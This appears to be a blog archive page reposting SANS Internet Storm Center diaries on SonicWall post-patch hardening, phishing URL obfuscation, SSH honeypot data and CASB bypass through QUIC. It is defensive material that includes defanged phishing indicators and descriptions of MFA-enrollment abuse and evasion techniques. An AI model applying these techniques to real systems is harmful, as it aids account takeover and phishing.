
I'm in the throes of target host recon for another pentest, and thought I'd share some workflow / automation stuff.
Tag Archives: Security
YARA-X 1.18.0 and 1.19.0 Release, (Sun, Jun 28th)
This post was originally published on this site
YARA-X's 1.18.0 release brings 3 improvements and 2 bugfixes.
One of the improvements is a new command-line option, –cpu-limit, allowing one to limit the amount of CPU YARA requires.
YARA-X's 1.19.0 release brings 4 improvements and 2 bugfixes.
Didier Stevens
Senior handler
blog.DidierStevens.com
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

Linux Process Name Masquerading, (Wed, Jun 24th)
This post was originally published on this site
In a previous diary, I talked about stack strings[1] with a practical example of them. Since my SEC670 class, I’m even more interested in malware obfuscation techniques. I had a look at process names. When you list running processes on a computer, can you trust what you see? If you're facing a rootkit, malicious processes can be simply hidden (the API calls or commands to list processed have been tampered). But a malicious process can also mimic a non-suspicious name by masquerading their name. This technique (T1036 in the MITRE ATT&CK framework[2]) has been used by attackers in many campaigns. A good example of the Velvet Ant Chinese group[3]. The goal is to hide the “malware” process name by replacing it with something that won’t attract the Security Analyst’s eyes or defeat security controls.
CVE-2024-40766: The Patch Fixed the Bug. Nobody Fixed the Configuration., (Tue, Jun 23rd)
This post was originally published on this site
The vulnerability
In August 2024 SonicWall published advisory SNWLID-2024-0015 for CVE-2024-40766. It is an improper access control vulnerability in SonicOS. CVSS 9.3. It affects the management interface and the SSLVPN service on Gen 5, Gen 6 and Gen 7 firewalls. Each generation has its own affected firmware range: Gen 5 running SonicOS 5.9.2.14-12o and older, Gen 6 running 6.5.4.14-109n and older, and Gen 7 running SonicOS 7.0.1-5035 and older. Successful exploitation lets an attacker gain unauthorized access to the firewall. Under certain conditions it crashes the device entirely.
The scope of the affected install base is large. SonicWall reports serving approximately 500,000 businesses across 215 countries and territories. Many of them run SSLVPN as their sole remote access method. Many of them do not have a dedicated security team. That combination is exactly what ransomware operators look for.
Who is exploiting and how
Akira and Fog ransomware groups have been exploiting CVE-2024-40766 since at least September 2024 when Arctic Wolf first reported Akira affiliates compromising SSLVPN accounts on vulnerable devices. By December 2024 Macnica research confirmed that roughly half of organizations listed on Akira and Fog leak sites were running SonicWall and at least 48,933 devices were still publicly exposed and unpatched.
The exploitation has not slowed down. It has escalated in waves. In July-August 2025 Arctic Wolf, Huntress and Bitdefender reported a surge of Akira intrusions targeting Gen 7 firewalls. Rapid7 and Darktrace published corroborating analyses in September and October 2025 respectively. Fog ransomware operators were also observed exploiting the same vulnerability during this period accounting for roughly 25 percent of intrusions while Akira accounted for 75 percent. Researchers initially suspected a zero-day. SonicWall investigated and confirmed with high confidence that the activity still correlated with CVE-2024-40766. Many compromised organizations had migrated from Gen 6 to Gen 7 without resetting local user passwords. Dwell times across both groups were alarmingly short. Arctic Wolf documented encryption occurring in under four hours from initial access with some cases as fast as 55 minutes.
In September 2025 SonicWall confirmed a separate breach of its MySonicWall cloud platform where attackers accessed firewall configuration backup files containing encrypted credentials. SonicWall initially stated that fewer than 5 percent of its customer base was affected. The company later concluded that all backup files had been compromised. Any organization with a MySonicWall account should assume its configuration backup was accessed and its encrypted credentials exposed. In October 2025 Huntress reported over 100 SSLVPN accounts compromised across 16 customer environments in a single wave. The attackers were not brute-forcing. They authenticated rapidly using valid credentials obtained from another source.
The problem deepened in 2026. In February and March 2026 ReliaQuest documented what they assessed as the first in-the-wild exploitation of CVE-2024-12802, a separate authentication bypass vulnerability that allows attackers to bypass MFA on SonicWall SSLVPN appliances. On Gen 6 devices the firmware patch alone does not remediate the flaw. Six additional manual LDAP reconfiguration steps are required. In the environments ReliaQuest investigated the devices appeared patched based on firmware version. They were still fully exploitable. Attackers brute-forced credentials with automated tooling, bypassed MFA without triggering any failed-login alerts, and in one case reached a file server and deployed pre-ransomware staging tools within 30 minutes of VPN access. The session type sess="CLI" in the SonicWall authentication logs was the most consistent early indicator that automated tooling was driving the authentication.
On April 16, 2026 SonicWall Gen 6 devices reached end-of-life. No further firmware updates or security patches will be issued for that hardware generation. Gen 6 devices remain common in production environments especially at small businesses and in networks assembled through mergers and acquisitions. Any Gen 6 device still running SSLVPN is now operating without vendor support on a platform with two actively exploited vulnerabilities and no future remediation path.
The common thread across two years of exploitation is the same. The attackers are not breaking in through novel exploits. They are logging in with valid credentials to accounts that should not exist on devices that were patched but never cleaned up.
What we found on patched firewalls
Figure 1 summarizes the residual risk indicators we found across the audited devices. All identifiers are anonymized.
 ???????
The most common finding was stale local accounts. 12 of 14 firewalls had SSLVPN accounts that did not exist in Active Directory. Some were legacy service accounts from the Gen 6 era. Some were accounts created during onboarding for employees who had left years ago. A few had usernames containing non-printable characters. That last one is a strong indicator of automated account creation by exploitation tooling. A human administrator does not create accounts with null bytes in the username.
The second finding was the most dangerous in practical terms. 11 of 14 firewalls had not rotated local account passwords after the firmware upgrade. The same credentials that may have been exposed through the vulnerability or through the MySonicWall backup incident are still valid. An attacker who collected them six months ago can use them today.
The third finding was the lack of any source-IP restriction on SSLVPN authentication. 10 of 14 firewalls accepted VPN connections from any IP on the planet. No geo-IP filtering. No ASN blocking. Legitimate remote workers connect from residential ISPs in the country where the company operates. Attackers connect from hosting providers and VPS infrastructure. A simple ASN filter would block most automated exploitation without affecting any real user.
The LDAP default user group problem
This finding deserves its own section because it is the most misunderstood and the most impactful. SonicWall firewalls that authenticate users via LDAP have a setting called the Default LDAP User Group. Every user who successfully authenticates through LDAP is automatically placed into this group in addition to whatever groups they belong to in Active Directory. The default group membership is additive. The risk is that it grants permissions the user should not have based on their actual role.
If this default group is mapped to a group that has SSLVPN access then every single Active Directory account with valid credentials can connect to the VPN. The receptionist. The warehouse operator. The service account with a weak password that nobody monitors. The contractor who left two years ago but whose AD account was never purged. If the credentials are valid and the account is active in AD the tunnel opens.
We found this misconfiguration in 9 of 14 firewalls. In one case the Default LDAP User Group was mapped to a group that had both SSLVPN Services and administrative access to the firewall management interface. That means any compromised AD credential from any source gives the attacker a VPN tunnel into the network and admin access to the perimeter device itself.
SonicWall published a knowledge base article on this specific risk in August 2025 after the Akira campaign drew attention to it. But it is guidance, not a patch. If an administrator does not read the article and manually reconfigure the setting then the overpermissive default stays exactly where it was. The fix is to create a dedicated local group with no service access and set that as the Default LDAP User Group. Then assign SSLVPN permissions explicitly and only to the groups that need them.
The virtual office portal bypass
Half of the firewalls we audited had the SonicWall Virtual Office Portal accessible from the internet without any authentication gate. The Virtual Office Portal is the web interface where SSLVPN users configure their MFA and TOTP tokens. If an attacker has valid credentials and the portal is reachable from the internet then they do not need to break MFA. They can enroll their own TOTP device for that account. They register their authenticator app. They complete the MFA challenge. They are in.
This is how multiple Akira intrusions bypassed MFA on organizations that believed they had it enforced. The attacker never broke the second factor. They set it up themselves on a device they controlled. The fix is a single access rule: restrict the Virtual Office Portal to internal network addresses or VPN-connected sources only. It takes minutes. But it requires knowing the portal exists in the first place and most firewall administrators we spoke with did not know it was publicly exposed.
What the sessions show you
On every audited firewall we exported the SSLVPN session data for the 30-day window after the patch was applied. Figure 2 shows the results from one representative device.

Legitimate user sessions are the green dots clustered at the bottom. Business hours. Duration under eight hours. Source IPs in residential or corporate ISP ranges. Normal.
The orange diamonds are sessions from VPS and hosting provider ASNs. They start during off-hours. Several ran for 40 to 60 hours. No legitimate employee connects to a corporate VPN from a cloud hosting provider for two and a half days straight.
The red squares are the worst. Those are sessions on stale local accounts. Accounts that had been disabled in Active Directory more than a year before the patch was applied. The accounts still existed as local firewall users. They authenticated successfully. They stayed connected for four to seven days. Those sessions were active on a patched firewall. The patch did not terminate them. The patch did not disable the accounts. The patch fixed the access control flaw and left everything else exactly as it was.
What actual remediation looks like
We walked each organization through a post-patch hardening audit. Figure 3 shows the before-and-after for one representative firewall.

That firewall had 23 local SSLVPN accounts. Six were legitimate and stayed. The other 17 were stale, orphaned or unexplained. The LDAP Default User Group was granting implicit SSLVPN access to 147 AD accounts. After reconfiguring the group that number dropped to 28 who actually needed VPN access. All 19 accounts without MFA enforced were either removed or had MFA turned on. Seven active sessions longer than 24 hours were terminated. Three exposed admin interfaces were restricted to management-VLAN-only access.
The patch took five minutes. This cleanup took an afternoon. That afternoon is the gap between a firewall that shows as patched in a vulnerability scanner and a firewall that is actually hardened against the threat actors who know exactly what post-patch misconfigurations to look for.
Post-patch hunting checklist
This is the checklist we used across every firewall we reviewed. It is designed to be run in one sitting by a single administrator with management access to the device.
|
What to Check |
How to Check It |
What Bad Looks Like |
|
Local SSLVPN account inventory |
Device > Users > Local Users & Groups (SonicOS 7.x). Compare against AD export. Flag any account not in AD. |
Accounts with no AD counterpart. Accounts with non-printable or unusual characters in username. |
|
LDAP Default User Group membership |
Device > Users > Settings > Authentication. Select LDAP + Local Users then Configure LDAP. Check the Default LDAP User Group assignment. |
Default group has SSLVPN Services or admin access. Any LDAP-authenticated user inherits VPN access regardless of AD group. |
|
Password rotation post-upgrade |
Confirm all local account passwords and LDAP-synchronized AD account passwords were changed after firmware update. |
Passwords carried over from Gen 6 migration. Same credentials active pre- and post-patch. AD service accounts used for LDAP bind not rotated. |
|
Virtual Office Portal exposure |
Attempt external access to the Virtual Office Portal URL on the firewall. Check if MFA/TOTP enrollment is publicly accessible. |
Portal reachable without auth from external IPs. Attacker can enroll TOTP for any account with known credentials. |
|
Active session review |
Network > SSL VPN > Status (SonicOS 7.x). Export and sort by duration and source ASN. |
Sessions lasting >24 hours. Source IPs in hosting/VPS ASNs. Sessions from accounts not in current employee roster. |
|
Packet capture and debug artifacts |
Device > Diagnostics (SonicOS 7.x). Check for saved packet captures, debug logs, config exports created during compromise window. |
Captures or exports created outside maintenance windows. Captures targeting LDAP bind traffic or internal subnets. |
|
Account lockout and botnet filtering |
Device > Users > Settings > Account Lockout. Policy > Security Services > Botnet Filter. |
Lockout disabled or set to unreasonable thresholds (>20 attempts). Botnet filtering not enabled on SSLVPN zone. |
|
Firmware version target |
Device > Settings > Firmware & Backups. Verify running SonicOS 7.3.0 or later. Gen 6 devices: verify all six LDAP steps from SNWLID-2025-0001 are completed. |
Running any version below 7.3.0. Gen 6 devices showing as patched by version alone without completed LDAP remediation steps. |
Specific indicators of prior exploitation
Beyond the configuration items there are forensic artifacts that indicate the device was accessed by an attacker before the patch was applied:
- Usernames with non-printable characters. Export the local user list and inspect it in a hex editor or run it through a script that flags any byte outside the ASCII printable range (0x20-0x7E). Automated exploitation tooling sometimes creates accounts with null bytes or control characters that look normal in the web interface but show up in raw exports.
- Packet captures created during the compromise window. If an attacker gained admin access to the firewall they may have used the built-in packet capture to sniff LDAP bind credentials or internal traffic. Check Device > Diagnostics for saved captures and cross-reference creation timestamps against the incident timeline.
- TOTP enrollments outside normal onboarding. Review the audit log for MFA/TOTP configuration changes. An attacker who enrolled their own TOTP device will appear as a configuration change against an existing account at an unusual time.
- Configuration backups exported to unknown destinations. SonicWall config backups contain encrypted credentials. If a backup was exported during the compromise window the attacker can work on cracking the AES-256-encrypted passwords offline. Check system logs for configuration export events.
- LDAP bind credential exposure. If a local admin account was compromised the attacker could have viewed the LDAP configuration page and obtained the bind password. Rotate the LDAP bind credential as part of the post-patch cleanup. The cost of rotation is low. The cost of a wrong assumption is not.
Detection rules worth implementing now
Here are some alerting rules derived from the patterns observed across the audited firewalls:
- SSLVPN auth from hosting and VPS ASNs. Build a list of the top 20 hosting provider ASNs and alert on any SSLVPN authentication from them. Legitimate remote workers connect from residential ISPs. Attackers connect from hosting infrastructure. This single rule would have flagged the suspicious sessions in Figure 2 on day one.
- Session duration exceeding 24 hours. No legitimate VPN session runs for days. Alert on any session over 24 hours. Terminate it. Investigate it.
- Auth to accounts not in the current HR roster. Join the SSLVPN authentication log against an HR system or AD extract daily. Any successful authentication to a disabled, deleted or unknown account is an incident. Full stop.
- Rapid multi-account authentication from a single source. Huntress documented attackers authenticating across dozens of accounts in minutes using valid credentials. That is not brute force. That is credential replay. Alert on more than five successful SSLVPN auths from a single source IP within 10 minutes.
- External access to the Virtual Office Portal. If the portal is restricted to internal addresses then this rule catches bypass attempts. If the portal is still public then this rule shows you how often it is being probed.
- sess="CLI" session type in VPN authentication logs. ReliaQuest documented in May 2026 that every brute-force attempt they observed against CVE-2024-12802 used this session type in the SonicWall logs. It indicates scripted or automated VPN authentication rather than an interactive user session. After successful access the session type changed to sess="GMS". That transition from CLI to GMS is a strong signal that automated credential testing just turned into hands-on-keyboard activity. Determine first whether any legitimate CLI-based VPN authentication exists in your environment. If none is authorized then any appearance of sess="CLI" is a high-confidence alert. Correlate with Event ID 238 for failed VPN logins and Event ID 1080 for successful SSL VPN zone logins.
Conclusion
CVE-2024-40766 has been public since August 2024. A patch has been available from day one. CVE-2024-12802 adds a second layer of risk for Gen 6 devices where the firmware update alone does not remediate the MFA bypass. And Gen 6 reached end-of-life on April 16, 2026. No more patches are coming for that hardware.
The problem is not that organizations are not patching. Most of them are. The problem is that patching is the only thing they do. They apply the firmware update. They mark the CVE as remediated. They move on. And everything around the vulnerability stays the same. The accounts stay. The LDAP group stays. The passwords stay. The Virtual Office Portal stays open. The sessions stay connected. On Gen 6 devices the LDAP configuration that enables MFA bypass stays in place even after the firmware update because the patch does not remove it.
Akira and Fog operators know all of this. They are not scanning for unpatched firewalls anymore. They are scanning for patched firewalls where nobody completed the post-patch steps. A patched SonicWall with 17 stale local accounts and an overpermissive LDAP default group is not a remediated device. It is a device with newer firmware and the same attack surface.
If you run SonicWall with SSLVPN enabled and you applied the patch for CVE-2024-40766 then you did Step 1. Do Step 2. Run the checklist. Reconcile the accounts. Fix the LDAP group. Rotate the passwords for both local firewall accounts and LDAP-synchronized Active Directory accounts including the LDAP bind credential. Restrict the portal. Terminate the stale sessions. Upgrade to SonicOS 7.3.0 or later which includes enhanced brute-force detection and improved MFA controls that older patched versions do not have.
If you are on Gen 6 verify that all six LDAP remediation steps from SNWLID-2025-0001 have been completed. Firmware version alone does not confirm remediation on Gen 6. The six steps are: delete the existing LDAP configuration that uses userPrincipalName, remove locally cached LDAP users, remove the configured SSL VPN User Domain, reboot the firewall, recreate the LDAP configuration without userPrincipalName, and create a fresh configuration backup to prevent the vulnerable state from being restored. SonicWall has published an automation script that executes these steps via SonicOS API or SSH. Gen 6 reached end-of-life in April 2026. Start planning your migration to supported hardware. The patch closed the bug. Now close the configuration gaps that the bug left behind.
Manuel Humberto Santander Peláez
SANS Internet Storm Center – Handler
Twitter: @manuelsantander
Mastodon:manuelsantander@infosec.exchange
email:msantand@isc.sans.org
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

Webshells Remain Popular, (Mon, Jun 22nd)
This post was originally published on this site
Webshells have been popular for a long time. We already covered this topic across multiple diaries[1][2]. I spent some time to track them[3] and slighly paid less attention to them but today I found another one. It seems to be a new player (pushed on Github two months ago).
eBanking Phishing Delivered Through IPv4-Mapped IPv6 Address, (Fri, Jun 19th)
This post was originally published on this site
I detected an interesting phishing email this morning. It targets a major Belgian bank:

The phishing in itself is a classic one, not relevant but the malicious link is interesting:
hxxp://[::ffff:5511:74be]/kWC5PHA1
The technique used by the attacker is to bypass simple security controls trying to extract domain names and IP addresses via simple regular expressions. The notation “[…]” tells the URL parser that what's inside is a literal IPv6 address. But it’s not a real IPv6 address. What’s the magic?
The started “::” in the address means that it can be expanded to this address:
0000:0000:0000:0000:0000:ffff:5511:74be
The trick is the fifth group (::ffff:) means that we are facing a IPv5-mapped IPv6 address. This is defined in RFC 4291[1]:

In the URL above, the two trailing 16-bit hex groups “5511” and “74be” are just the four IPv4 octets written in hex.
| Hex | Dec |
|---|---|
| 0x55 | 85 |
| 0x11 | 17 |
| 0x74 | 116 |
| 0xBE | 190 |
The real URL is therefore:
hxxp://85[.]17[.]116[.]190/kWC5PHA1
Another good news from the attacker’s point of view, there is no DNS record!
When visited, this URL redirects to another link where the real phishing kit is hosted:
hxxps://3439-aanmelden[.]verificatie[.]qzz[.]io/mon-belfius
[1] https://www.rfc-editor.org/info/rfc4291/
Xavier Mertens (@xme)
Xameco
Senior ISC Handler – Freelance Cyber Security Consultant
PGP Key
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
The Behavior of Coordinated SSH Brute Force Attacks over the last three months [Guest Diary], (Wed, Jun 17th)
This post was originally published on this site
[This is a Guest Diary by Adam Nason, an ISC intern as part of the SANS.edu BACS program]
Brute force SSH attacks are an ever-present threat on the internet today. We examine probing behavior over the last three months to identify coordinated and opportunistic attacks by threat actors. A DShield Honeypot has quietly collected and logged the behavior of these threat actors to develop a clearer picture of their malicious intentions. During the log collection period, several significant cyber and geopolitical events occurred. We will take a closer look at these behaviors by analyzing their timing and cross-referencing them with external factors that align with their attack patterns. Can an increase or change in SSH brute force botnet activity be observed during these volatile times?
Infrastructure Setup and Data Collection Framework – Home Lab
Infrastructure
• Raspberry Pi 4 Model B
• Network Equipment – Isolated from personal home network
o UniFi Security Gateway Pro
o UniFi 24 Port Switch
Data Ingestion
• RaspberryOS running on Raspberry Pi
• DShield Honeypot Software
o Logs Collected: 17 Feb 2026 through 26 May 2026
Software Tools
• Elasticsearch, Logstash, Kabana (ELK)
• Microsoft VS Code (JSON and Python)
• Microsoft Excel
Data Analysis of Honeypot Logs
Scanning Volume and Timeline Overview
The cowrie honeypot logs recorded over 20 million SSH brute-force attempts over the past 100 days. Investigation into the scanning trends appears to be closely correlated with Chinese botnets, major law enforcement actions, geopolitical events, and critical cybersecurity advisories released in the first half of 2026. As shown in Figure 1: Daily Brute Force Probing Totals, the timeline shows extended periods of high-volume traffic, with abrupt spikes and drops that seem to align with external events.

Table 1: Overview of SSH data collected

Figure 1: Daily Brute Force Probing Totals
Notable events within the brute force scan timeline
February 17 – 24 (Initial Baseline)
The first week of running the honeypot produced what can be considered a quiet baseline of standard background scanning activity. During this period, between 200 and 400 attempts were captured each day.
February 25 – 28 (Sudden Surge)
Following a quiet start, a spike of over 2100% attempts was observed by the honeypot. It was during this period that CISA published Emergency Directive 26-03 (CISA, 2026), related to Cisco’s software-defined wide-area network, which led to opportunistic attacks against unpatched systems. Additional probing was observed during this period, which can also be attributed to the rising conflict between Iran, Israel, and the United States (Al Jazeera, 2026).
March 1 – 8 (Activity Peaks)
Scanning observations peaked this week, with over 300,000 events collected on March 8th (Radauskas, 2026). This is as tensions continue to rise between Iran, Israel, and the United States, and both advanced persistent threats and opportunistic botnets are becoming more active (Reuters, 2026).
March 9 – April 14 (Sustained Attacks)
The honeypot continues to collect and log a high volume of activity during this period, with daily probes remaining above 50,000, often exceeding 100,000 (Le Poidevin, 2026). The periodic spikes and dips tend to lean towards automated attack campaigns.
April 15 (Rapid Decline)
Attack observations plummet to just over 23,000 attempts logged by the honeypot.
April 16 – May 14 (Attack Rebounds)
With news of new vulnerabilities (CISA, 2026), and tensions growing with the Iran-United States ceasefire, logged scans start to rise again. A second spike is observed on May 2nd with 244,344 probes in a single day. This comes just after 24 hours following a major Linux vulnerability that was published by CISA (CISA, 2026)
May 15 – 23 (Extended Decline)
Daily log observations drop nearly 95%, as the ceasefire extends (Madhani et al., 2026), and opportunistic threat actors lose interest as the Iran, Israel, and United States war continues to drag on with minimal active military engagements.
Top 10 Identified Probing IPs (Patterns, Clusters, and Campaign Data)
From February 2026 through May 2026, the top ten observed IP addresses (Table 2) appeared to have strong geographic and Autonomous System Number (ASN) clustering. Both DigitalOcean (ASN – AS14061) and M247 (ASN – AS9009) show activity from multiple countries (Table 3). Furthermore, synchronized scanning bursts can be observed using identical SSH client fingerprints and version strings, occurring within minutes of each other across different countries.

Table 2: Top Ten Probing IPs, with Country and ASN

Table 3: Country Clustering of IPs and ASN
A closer review of the data shows an example of what appears to be synchronized scanning. Over the course of 53 seconds, two attacks are observed from both the United States and Ukraine. Of note, both attacks exhibit the same HASSH fingerprint. HASSH is a fingerprinting standard developed by the Detection Cloud team at Salesforce and is used to detect attacks with higher granularity than a simple IP address can (Reardon, 2022). Seeing the same HASSH, SSH Version, from two different ASNs and countries does point to a high likelihood of a coordinated attack.

Table 4: Clustered attack within 53-seconds
Further review of the collected honeypot logs shows that 702,706 events use the exact same HASSH fingerprint (03a80b21afa810682a776a7d42e5e6fb) and SSH version, indicating the use of a single managed attack toolkit that has been deployed globally (SSHwatch, 2025).
Finally, a detailed review of the logs shows evidence of a botnet quota assignment (Table 5). These are throttled scan rates, which are tell-tale indicators of a botnet-driven SSH campaign. Reviewing the logs over such extended periods shows a low variation and high uniform attack rates, which point to a controller assigning quotas or workloads to the botnet zombies under its control. Automating a scan in this type of organization has been shown to be a characteristic of these types of programmed botnet operations (Sing et al., 2024 p. 1731-1750).

Table 5: Attack Rate Analysis of IPs showing Automated Campaigns
Reduce your Attack Surface
As we have seen above, networks are under constant attack, which seems to follow the ebb and flow of external events on digital cyberspace. However, there are several steps you can take to reduce your attack surface, most of which require little effort. Strategies like IP blocks, geo-blocking, and changing default values can go a long way in preventing a potential compromise.
Prevention
• While not specifically noted in this paper, a majority of SSH brute force login attempts observed targeted the user ‘root’. Disabling ‘root’ user login would effectively make all those attack attempts obsolete.
• Enforce Multi-Factor Authentication (MFA).
• Use private keys for SSH, provided they are properly protected, rotated, and audited.
• Properly hardened jump boxes to reduce exposure and enable session monitoring with Security Information and Event Management (SIEM) systems.
(Hartman, 2026)
Detection
• Centralized SIEM Log Collection
• Deploy rules to alert to brute force patterns in platforms like Snort or Suricata. This can include ‘SYN Flood Attacks’ against port 22 (or your SSH port if you change the default value).
(Hartman, 2026)
Conclusion
Over 20 million SSH brute force attempts were collected by my DShield honeypot over nearly 100 days. This data was compared with several major cybersecurity advisories, changing geopolitical tensions, and law enforcement activities, which uncovered a close alignment. The top probing IPs showed clear signs of SSH botnet attack campaigns when evaluating the log data for attack timing, rates, HASSH fingerprints, and SSH client identification. These findings help to illustrate the adaptability and persistence of threat actors as they respond to capitalize on external events, highlighting the underlying need of all connected devices to be aware not only of cybersecurity-related advisories but also of the activities taking place across the globe. Some of the simplest security measures would have stopped many of these attacks in their tracks, raising the persistent need to continue to remind users to change default settings (usernames and ports) and increase the use of MFA.
Have you observed similar activities in your honeypot or within your organization? Feel free to share your findings and experiences in the comments below or consider joining the SANS Internet Storm Center and contributing data to their global network of sensors and honeypots.
[1] Al Jazeera. (2026, February 28). US, Israel bomb Iran: A timeline of talks and threats leading up to attacks. https://www.aljazeera.com/news/2026/2/28/us-israel-bomb-iran-a-timeline-of-talks-and-threats-leading-up-to-attacks#:~:text=US%2C%20Israel%20bomb%20Iran%3A,since%20the%20June%202025
[2] CISA. (2026, February 25). ED 26-03: Mitigate vulnerabilities in Cisco SD-WAN systems. Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/directives/ed-26-03-mitigate-vulnerabilities-cisco-sd-wan-systems
[3] CISA. (2026, May 1). CISA adds one known exploited vulnerability to catalog. Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/alerts/2026/05/01/cisa-adds-one-known-exploited-vulnerability-catalog
[4] CISA. (2026, April 20). CISA adds eight known exploited vulnerabilities to catalog. Cybersecurity and Infrastructure Security Agency CISA. https://cisa.gov/news-events/alerts/2026/04/20/cisa-adds-eight-known-exploited-vulnerabilities-catalog
[5] Hartman, K. G. (2026, February 13). Securing SSH keys in cloud environments: Practical guidance for security, forensics, and legal accountability. SANS Institute. https://www.sans.org/blog/securing-ssh-keys-cloud-environments-practical-guidance-security-forensics-legal-accountability
[6] Le Poidevin, O. (2026, March 9). UAE envoy to UN urges de-escalation of US-Israeli war with Iran. reuters.com. https://www.reuters.com/world/middle-east/uae-envoy-un-urges-de-escalation-us-israeli-war-with-iran-2026-03-09/#:~:text=UAE%20envoy%20to%20UN,and%20a%20return%20to
[7] Madhani, A., Gambrell, J., Price, M., & Metz, S. (2026, May 29). US and Iranian negotiators reach tentative deal to extend ceasefire and start new nuclear talks. AP News. https://apnews.com/article/iran-us-war-oil-may-28-2026-8f5ed2813ba63df7ae9ccbe991688d29
[8] Radauskas, G. (2026, March 3). Wild pack without a leader: pro-Iranian hackers already active in wake of US-Israeli strikes. Cybernews. https://cybernews.com/security/iran-war-cyberattacks-hacking/
[9] Reardon, B. (2022, April 14). Open sourcing HASSH. Salesforce Engineering Blog. https://engineering.salesforce.com/open-sourcing-hassh-abed3ae5044c/
[10] Reuters. (2026, February 28). Global reaction to US, Israeli attacks on Iran. reuters.com. https://www.reuters.com/business/aerospace-defense/global-reaction-israeli-us-attacks-iran-2026-02-28/#:~:text=Global%20reaction%20to%20US%2C,into%20a%20renewed%20military
[11] Singh, S. K., Gautam, S., Cartier, C., Patil, S., & Ricci, R. (2024). Where The Wild Things Are: Brute-Force SSH Attacks In The Wild And How To Stop Them. USENIX Association, 1731-1750. https://www.usenix.org/conference/nsdi24/presentation/singh-sachin
[12] SSHwatch. (2025, April 28). SSH honeypots: Detecting and understanding attack patterns. https://www.sshwatch.com/ssh-honeypots-detecting-and-understanding-attack-patterns/#:~:text=Distributed%20credential%20partitioning%2C%20wordlist,logs%20with%20tools%20like
[13] https://www.sans.edu/cyber-security-programs/bachelors-degree/
Note: To ensure full transparency and academic integrity, generative A.I. software (Grammarly) was used for grammar and spelling checks. No further use of generative A.I. was used in the creation of this writing.
———–
Guy Bruneau IPSS Inc.
My GitHub Page
Twitter: GuyBruneau
gbruneau at isc dot sans dot edu
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
The browser blind spot: Why your security tool may not be blocking what you think it is [Guest Diary], (Wed, Jun 17th)
This post was originally published on this site
[This is a guest diary submitted by Varun Murdula]
SUMMARY
CASB block policies rely on inspecting TCP traffic. QUIC, the protocol powering HTTP/3, runs over UDP, a protocol most CASBs cannot inspect. The result: Chrome can reach a destination your CASB is supposed to block, and nothing in the logs shows it happened. This article explains the gap, how to test for it, and what to do about it.
When a security team blocks access to a website or cloud service, the assumption is simple: the block is in place, so users cannot reach that destination. The rule is configured. The tool is running.
"Job done. Time for coffee."
That assumption is often wrong. When it is, there is nothing in the logs to tell you.
I ran a test across five browsers on a managed endpoint with an active CASB policy. What I found is what this article describes. There is a real enforcement gap in how CASBs handle browser traffic. It is documented by the security vendors themselves, including published guidance from Palo Alto Networks, Forcepoint, and Cloudflare. But many security teams have never tested for it and do not know it applies to them. The tools are doing what they were designed to do. The way CASBs were built predates how browsers behave today. A block policy can look completely fine in every log and dashboard while traffic to the blocked destination flows freely through a different browser on the same machine.
First, what is a CASB?
A Cloud Access Security Broker (CASB, pronounced “cazz-bee”) is a security tool that sits between an organization’s users and the internet. Gartner, which coined the term in 2012, defines it as “on-premises, or cloud-based security policy enforcement points, placed between cloud service consumers and cloud service providers to combine and interject enterprise security policies as the cloud-based resources are accessed.”10 In plain terms: it sits in the path of every internet connection and decides what gets through.
Proxy mode is the most common deployment for web traffic inspection. In this mode, every time a browser connects to a website or service, the CASB intercepts the request, checks it against policy rules, and either allows it or blocks it. It acts like a security checkpoint on every outbound internet connection.
CASBs are used to stop employees from sending sensitive data to places their organization does not permit: personal cloud storage, unauthorized file sharing tools, and generative AI chatbots where organizational policies may prohibit data sharing.
To inspect web traffic, a CASB needs to read the content of the connection, including encrypted ones. The vast majority of web traffic today is encrypted using Transport Layer Security (TLS). A protocol is a set of rules for how data travels across a network. TLS encrypts data in transit so only the sender and recipient can read it. It is the technology behind the padlock icon in your browser’s address bar.
To inspect TLS-encrypted traffic, a CASB performs SSL/TLS inspection (SSL stands for Secure Sockets Layer, TLS’s older predecessor). The CASB intercepts the connection and decrypts it. It then inspects the content, applies its policy, re-encrypts the traffic, and forwards it on. From the user’s side, nothing looks different. The padlock is still in the address bar.
For this to work, the CASB needs the browser to trust its re-signed certificates. It does that by installing a root Certificate Authority (CA) certificate into the device’s trusted certificate store, a list of credentials the device recognizes as legitimate. Once that certificate is there, the browser trusts the CASB’s re-signed traffic and continues normally.
This works fine, but not every browser on the device handles that certificate the same way.
How QUIC creates a gap in your CASB coverage
Two things explain this gap.
The first is QUIC, a modern transport protocol developed by Google and standardized by the IETF.1 It was designed to make web connections faster and more reliable. It was not designed to circumvent enterprise security controls. This gap exists because proxy-based inspection tools were built around TCP, not because QUIC has a flaw. The name is not an acronym. Google just called it QUIC.
The second is the difference between TCP and UDP, the two transport mechanisms that determine whether your CASB ever sees the traffic.
TCP (Transmission Control Protocol) is the traditional protocol behind most internet traffic. Ordered, reliable, and what CASB SSL/TLS inspection is built around.
UDP (User Datagram Protocol) is a faster, lower-overhead alternative. It trades some of TCP’s reliability for speed and does not require the same connection handshake.
QUIC runs over UDP, not TCP. CASB inspection only works on TCP, so it never sees QUIC traffic.
"Chrome took the side door. The CASB was watching the front."
QUIC is the transport behind HTTP/3 (the third version of the Hypertext Transfer Protocol, the language of the web). Chrome learns which servers support QUIC through previous connections, Alt-Svc headers, or DNS HTTPS records (RFC 9460), which let servers signal QUIC support before a connection even starts.9 Once Chrome knows a server supports QUIC, it tries it automatically. When that happens, the traffic goes over UDP. The CASB only monitors TCP, so it never sees the connection. No block fires and nothing is logged.
KEY FINDING: A user on a managed laptop can reach a destination the CASB is supposed to block, simply because Chrome used QUIC over UDP instead of TCP. The tool is running. The policy is active. The block does not fire.
These are not hypothetical concerns. Palo Alto Networks explicitly recommends blocking QUIC in their internet gateway security best practices.2 Forcepoint published a dedicated advisory documenting that QUIC traffic from Chrome, Edge, Brave, Firefox, and Safari may not be intercepted by their proxy.3 Cloudflare’s gateway documentation states directly: if the UDP proxy or TLS decryption is off, HTTP/3 traffic from Chrome bypasses inspection entirely. [4]
The broader problem: Browsers do not all behave the same way
QUIC is the clearest example, but it is not the only way enforcement can fail across browsers.
